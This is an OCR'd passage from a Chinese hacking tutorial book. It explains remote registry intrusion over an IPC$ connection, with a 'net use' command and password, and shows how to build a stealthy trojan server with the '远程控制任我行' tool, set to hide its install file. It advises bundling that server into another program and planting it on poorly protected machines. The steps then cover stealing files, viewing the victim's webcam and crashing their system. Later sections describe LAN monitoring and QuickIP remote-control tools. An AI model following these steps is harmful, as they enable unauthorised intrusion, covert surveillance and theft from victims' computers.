
6 连接远程计算机

将远程计算机名称添加进文本框后，单击“确定”按钮即可连接，如下图所示。



7 查看远程计算机注册表

连接成功以后，在“注册表编辑器”左边窗格的下方就会出现一个并列的目录树，而这个就是远程计算机的注册表中相关的选项，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.2.2 开启远程注册表服务

如果远程计算机没有开启相关服务，那么即使连接到了该计算机的注册表也无法对其进行操作，因此如果要连接远程计算机的“网络注册表”实现注册表入侵的话，除了能成功地建立IPC$连接以外，还需要远程计算机已经开启了“远程注册表服务”功能，才能在对方的注册表上进行各种操作。

要开始远程计算机“远程注册表服务”功能，同样使用类似Telnet入侵的操作，其具体操作步骤如下。


1 建立IPC$连接

在“命令提示符”窗口中输入net use \\192.168.1.66\ipc$ 1234 /user:angel命令后按Enter键，如下图所示。




2 打开“选择计算机”对话框

在“计算机管理”窗口的菜单栏中单击“操作>连接到另一台计算机”命令，如下图所示。




3 输入远程计算机IP地址

在“选择计算机”对话框中，选中“另一台计算机”单选按钮，在其后面的文本框中输入192.168.1.66，如下图所示。



4 打开目标选项对话框

单击“确定”按钮以后，此时“计算机管理”目录后面就会出现目标主机的IP地址，即登录到目标主机，如下图所示。



5 打开目标选项属性对话框

在左边窗格中依次单击“服务和应用程序>服务”选项，然后在右侧窗格中双击Remote Registry选项，如下图所示。


6 启动Remote Registry服务

在该对话框的“常规”选项卡中将“启动类型”设置为“自动”，如下图所示。单击“确定”按钮保存退出即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。





7 断开IPC$连接

开启了远程注册表服务之后就可以断开IPC$连接了。在“命令提示符”窗口的光标处输入net use \\IP\ipc$ /del命令来断开IPC$连接，比如这里是net use \\192.168.1.66\ipc$ /del，如右图所示。





6.3 使用“远程控制任我行”远程控制软件

“远程控制任我行”是一款非常优秀的远程控制软件，它功能非常强大，能够让用户得心应手地同时监视并控制远程计算机，就像控制自己的计算机一样。

6.3.1 配置“远程控制任我行”

严格地说，“远程控制任我行”既不是一款纯粹的木马软件，也不是一款传统意义上的远程控制软件，而是介于这两者之间。因为它既具有普通远程控制软件的特点，又有木马程序的特点。“远程控制任我行”的服务端需要自行生成，具体操作步骤如下。


1 打开“选择配置类型”对话框

启动“远程控制任我行”后，单击菜单栏中的“配置服务端>生成服务器”命令即可，如下图所示。



2 选择配置类型

在弹出的“选择配置类型”对话框中选择配置类型，用户可在对话框中查看如何选择，比如这里单击“正向连接型”按钮，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

提示：不知道所处网络类型时的解决方法

如果不知道双方所处的网络类型，则可以将生成后的“正向连接”和“反向连接”的服务端程序都在远程计算机上运行一下，进行“正向连接”和“反向连接”的尝试控制。


3 打开图标选项对话框

在“正向连接”对话框的“基本设置”选项卡中单击“更换图标”按钮，如下图所示。



4 选择一个服务端图标

在弹出的“打开”对话框中选择一个图标，单击“打开”按钮即可，如下图所示。



5 设置邮件设置

切换到“邮件设置”选项卡，选中“开启此服务”复选框，然后分别输入组合框里相应的信息，如下图所示。



6 设置安装信息

切换到“安装信息”选项卡，选中“自动隐藏安装文件”复选框，其他保持默认不变即可，如下图所示。



7 设置启动选项


切换到“启动选项”选项卡，根据对方的操作系统进行选择，比如这里只选中下面的复选框，如下图所示。

8 设置提示信息

切换到“提示信息”选项卡，如果要设置提示信息则选中复选框，然后设置提示内容，如下图所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



9 预览提示信息

在“提示信息”选项卡中单击“预览”按钮即可进行预览，如下图所示。



10 生成服务端

最后设置好生成服务端的保存路径后，单击“生成服务端”按钮，如下图所示。






11 成功生成服务端

成功生成服务端以后会弹出一个提示对话框，单击“确定”按钮关闭对话框即可，如下图所示。



12 查看生成的服务端

默认的保存路径在“远程控制任我行”的安装目录中，如下图所示。



提示：植入服务端

服务端生成以后，接下来要做的就是寻找安全防护工作做的不好的远程计算机，比如一些没有安装基本杀毒软件或者是没有开启防火墙的计算机，将服务端程序放置到目标计算机上，然后使其运行。用户可采用第5章介绍的方法将其捆绑到另一个执行程序中，然后再植入目标计算机中。一旦服务端程序被运行了，就会弹出前面设置好的提示信息，原先的服务端程序图标也会自动删除，这样服务端就被启动了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.3.2 监视并控制远程计算机

一旦服务端在远程计算机上运行了，那么连接远程计算机并进行监控和控制的条件就成熟了，下面来看看如何使用“远程监控任我行”来连接、监控并控制远程计算机。


1 打开IP列表对话框

单击“远程控制任我行”窗口下“连接主机”文本框后面的“打开IP列表”按钮，如下图所示。



2 打开增加IP对话框

在IP列表对话框中单击“增加IP”按钮即可，如下图所示。




3 输入远程主机IP

在“输入远程主机IP”对话框的“IP地址”文本框中输入目标计算机的IP地址，然后单击OK按钮，如下图所示。



4 打开“扫描远程主机”对话框

如果用户不清楚远程主机的IP地址，可以单击“搜索IP”按钮进行搜索，如下图所示。



5 扫描远程主机

在“扫描远程主机”对话框中的“从”和“到”文本框内输入扫描的范围，然后单击“扫描”按钮，如下图所示。搜索出来后再将其添加到前面的IP列表中即可。



6 连接远程主机

将IP地址添加到“连接主机”文本框后，“连接密码”和“连接端口”都保持不变，单击“连接”按钮，若连接成功则在主界面的状态栏中会提示“远程主机192.168.1.92连接成功”，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7 查看远程计算机信息

在“远程文件管理”选项卡中的“远程电脑”目录中就可以看到该计算机所有盘符，如下图所示。在这里完全可以像操作自己的计算机一样操作该计算机。



8 下载远程计算机上的文件

例如这里下载远程计算机上的一些重要资料，右击该文件，在弹出的快捷菜单中单击“文件下载”命令，如下图所示。



9 设置下载路径

在自己的计算机上选择下载的软件，然后单击“确定”按钮即可，如下图所示。



10 开始下载

在“下载文件”对话框中单击“开始下载”按钮即可开始下载，如下图所示。



11 远程进程查看

切换到“远程进程查看”选项卡就可以看到远程计算机正在运行的进程，如下图所示。



12 刷新进程

如果切换过来没有进程显示，则在空白处右击，然后在弹出的快捷菜单中单击“刷新进程”命令即可，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


13 远程语音视频

切换到“远程语音视频”选项卡，在“远程视频”区域单击“搜索”按钮后选择视频设备，然后单击“开启视频”按钮即可看到远程计算机摄像头抓取的视频，由于这里远程计算机上没有视频设备，因此无法看到对方，如下图所示。



14 给远程主机发送消息

在“语音视频”选项卡的“发送消息”区域，控制端可给远程计算机发送消息，在该区域内的组合框内设置好相关信息以后，可先预览，也可以直接发送，如下图所示。




15 预览消息

单击“预览”按钮即可预览发送的消息，如下图所示。确认后，在“发送消息”区域单击“发送”按钮即可发送。



16 远程命令控制

切换到“远程命令控制”选项卡，在这里可对远程计算机进行桌面图标控制、开关机、死机黑屏以及改变声音等操作，如下图所示。



17 查看远程系统信息

切换到“远程系统信息”选项卡，在这里有“远程系统配置信息”、“远程剪贴板信息”、“远程运行窗体信息”3个窗口，用户只要单击窗格下方的“查看”按钮即可查看到该项信息，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

18 远程注册表操作

切换到“远程注册表操作”选项卡中，双击左边窗格中的“远程电脑”即可打开远程计算机的注册表，在这里可对该注册表进行任何操作，完全和编辑自己的注册表一样，如右图所示。



至此，“远程控制任我行”的操作方法就介绍完了，如果用户不想再继续监视该远程计算机了，直接在“远程控制任我行”的工具栏中单击“卸载服务端”按钮即可。



6.4 远程监视与控制

远程监控从字面上理解可以分为“监”和“控”两部分。其中“监”就是远程监视，可以分为两大部分：一是对环境的监视；二是对计算机系统及网络设备的监视。不管怎么说远程监视就是指通过网络获得信息为主。而“控”则是指远程控制，是通过网络对远程计算机进行日常设置的工作。通过硬件的配合还可以实现远程开机的功能。

要想完全地控制远端的计算机，首先应该能够对其监视，也就是可以看到该计算机的屏幕显示，然后才谈得上“控制”。远程控制必须做到“监”、“控”结合，因此通常说的远程监控一般泛指这种远程控制。除此之外，对于网络管理员来说，远程控制还包括对网络设备的控制。

6.4.1 使用“网络执法官”监控局域网

“网络执法官”是一款局域网管理软件，采用网络底层协议，只需在局域网的一台普通机器上运行即可穿透各个用户防火墙，对网络中的每一台主机进行监控。同时，它采用网卡地址识别用户，可靠性比同类软件大大地提高了。另外软件本身占用的网络资源少，对网络的运行没有不良的影响。

在网内任一台主机上运行即可有效地监控所有本机链接到的网络，网络执法官的主要功能有：实时记录上线用户并存档备查、自动侦测未登记主机接入并报警、检测网内所有代理服务器及路由器、限定各主机的IP、防止IP盗用、限定各主机的连接时段、保护指定IP、禁止普通用户使用、设置各机器上线的有效期、检测各机器与本机通信或广播流量、解除ARP欺骗类软件危害。

1 设置扫描范围

启动“网络执法官”以后会自动弹出“设置扫描范围”对话框，用户根据情况选择网卡以及设置好扫描的范围，设置好以后单击“添加/修改”按钮将其添加到列表框中即可，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2 查看监控范围内的计算机

单击“确定”按钮后会自动跳转到“网络执法官”主界面的“用户列表”选项卡中，在这里可以看到前面设置的扫描范围内的计算机相关信息，如下图所示。




3 打开“报警设置”对话框

在“网络执法官”的菜单栏中依次单击“设置>报警设置”命令，如下图所示。



4 报警设置

在“报警设置”对话框用户可设置发现异常用户时的报警方式，如下图所示。




5 打开“设置口令”对话框

在“网络执法官”的菜单栏中依次单击“设置>口令”命令，如下图所示。



6 设置口令

可以为“网络执法官”从最小状态恢复成窗口设置密码，如下图所示。



7 打开“用户权限设置”对话框

在“网络执法官”的菜单栏中依次单击“设置>默认权限”命令，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8 用户权限设置

在“用户权限设置”对话框中有3个选项，一个比一个权限低，用户可根据情况选择然后进行设置，如下图所示。




9 打开“临时权限”对话框

在“网络执法官”的菜单栏中依次单击“设置>临时权限”命令，如下图所示。



10 设置临时权限

在对话框的下拉列表框中选择临时权限持续的时间，设置权限后单击“确定”按钮保存退出即可，如下图所示。



11 打开“关键主机组设置”对话框

在“网络执法官”的菜单栏中依次单击“设置>关键主机组”命令，如下图所示。



12 设置关键主机组

首先选择主机组，然后设置组名称，最后设置组内IP，设置好后单击“全部保存”按钮即可，如下图所示。



13 打开“IP保护”对话框

在“网络执法官”的菜单栏中依次单击“设置>IP保护”命令，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

14 设置IP保护

设置IP保护的目的是保护一定范围内的IP不被普通权限的用户所使用，设置完毕后单击“确定”按钮即可。



15 打开“远程控制”对话框

在“网络执法官”的菜单栏中依次单击“设置>远程控制”命令，如下图所示。



16 设置远程控制

选中“远程控制”对话框的3个复选框，其后面的文本框才会激活，输入对方的IP以及需要的口令即可，如下图所示。



17 打开“其他设置”对话框

在“网络执法官”的菜单栏中依次单击“设置>其他设定”命令，如下图所示。



18 其他设置

在该对话框中可以设置检测的灵敏度、断开方式以及其他的一些设置，设置完后单击“确定”按钮，如下图所示。



19 打开“MAC-IP绑定”对话框

选中需要绑定MAC-IP的计算机，然后右击，在弹出的快捷菜单中单击“绑定MAC与IP”命令，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



20 绑定MAC与IP

绑定MAC与IP的目的是防止多台主机共享一个地址上网，设置后单击“确定”按钮，如下图所示。



21 打开New user对话框

在“网络执法官”的菜单栏中依次单击“用户>添加用户”命令，如下图所示。



22 添加新用户

输入新用户的MAC地址，然后单击“保存”按钮即可，如下图所示。



23 删除用户

如果想要删除某个用户，那么在菜单栏中依次单击“用户>删除”命令，然后在后面的级联菜单中选择需要删除的用户即可，如下图所示。



第6章

6.4.2 使用QuickIP进行多点控制

QuickIP是基于TCP/IP的计算机远程控制软件，使用QuickIP可以通过局域网、因特网全权控制远程的计算机。服务器可以同时被多个客户机控制，一个客户机也可以同时控制多个服务器。

1. 设置QuickIP服务器密码

QuickIP具有安全的密码验证，客户机必须知道服务器密码才能进行控制，因此在第一次启动QuickIP服务器程序的时候会提示设置本地服务器的密码，具体操作步骤如下。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1 启动QuickIP服务器

启动QuickIP服务器的时候，会弹出一个提示对话框，提示用户设置密码，单击“确定”按钮即可，如下图所示。



2 设置本地服务器的密码

在“修改本地服务器的密码”对话框中输入要设置的密码，然后单击“确定”按钮即可，如下图所示。



3 密码修改成功

密码修改成功以后会弹出一个提示对话框，单击“确定”按钮关闭即可，如右图所示。



2. 登录客户端


1 打开“添加远程主机”对话框

启动黄色图标的“QuickIP客户机”程序，然后在其工具栏中单击“添加主机”按钮，如下图所示。



2 添加远程主机

输入要添加主机的IP地址、端口，以及密码，单击“确定”按钮即可，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3 查看远程控制功能

返回客户端主窗口中，单击刚添加的远程主机IP地址前面的“+”号即可看到所有的远程控制功能，如下图所示。




4 登录到远程主机

单击“远程磁盘驱动器”选项就会弹出登录对话框，输入登录密码后单击“确定”按钮即可完成登录，如下图所示。




5 登录成功

登录成功后就可以看到远程磁盘驱动器的所有盘符，在这里可对磁盘进行任何操作，如下图所示。



6 屏幕控制

展开“远程控制”一项，然后双击“屏幕控制”一项即可实现远程屏幕控制操作，如下图所示。



7 打开“编辑远程主机”对话框

在“QuickIP客户机”的工具栏中单击“主机列表”按钮即可，如下图所示。



8 编辑远程主机

在“编辑远程主机”对话框中可添加、删除、修改远程主机，设置完毕单击“保存”按钮退出即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3. 查看QuickIP服务器信息


1 查看QuickIP服务器信息

再次启动红色图标的“QuickIP服务器”程序，在其主界面中可以看到客户机上的所有操作信息，如下图所示。




2 打开“修改服务器监听端口”对话框

在“QuickIP服务器管理”对话框中单击“修改监听端口”按钮即可，如下图所示。



3 修改服务器监听端口

在“修改服务器监听端口”对话框中清除“使用默认的监听端口”复选框即可修改端口，修改后单击“确定”按钮，如下图所示。



4 打开“修改密码”对话框

在“QuickIP服务器管理”对话框中单击“修改密码”按钮即可打开该对话框，如下图所示。



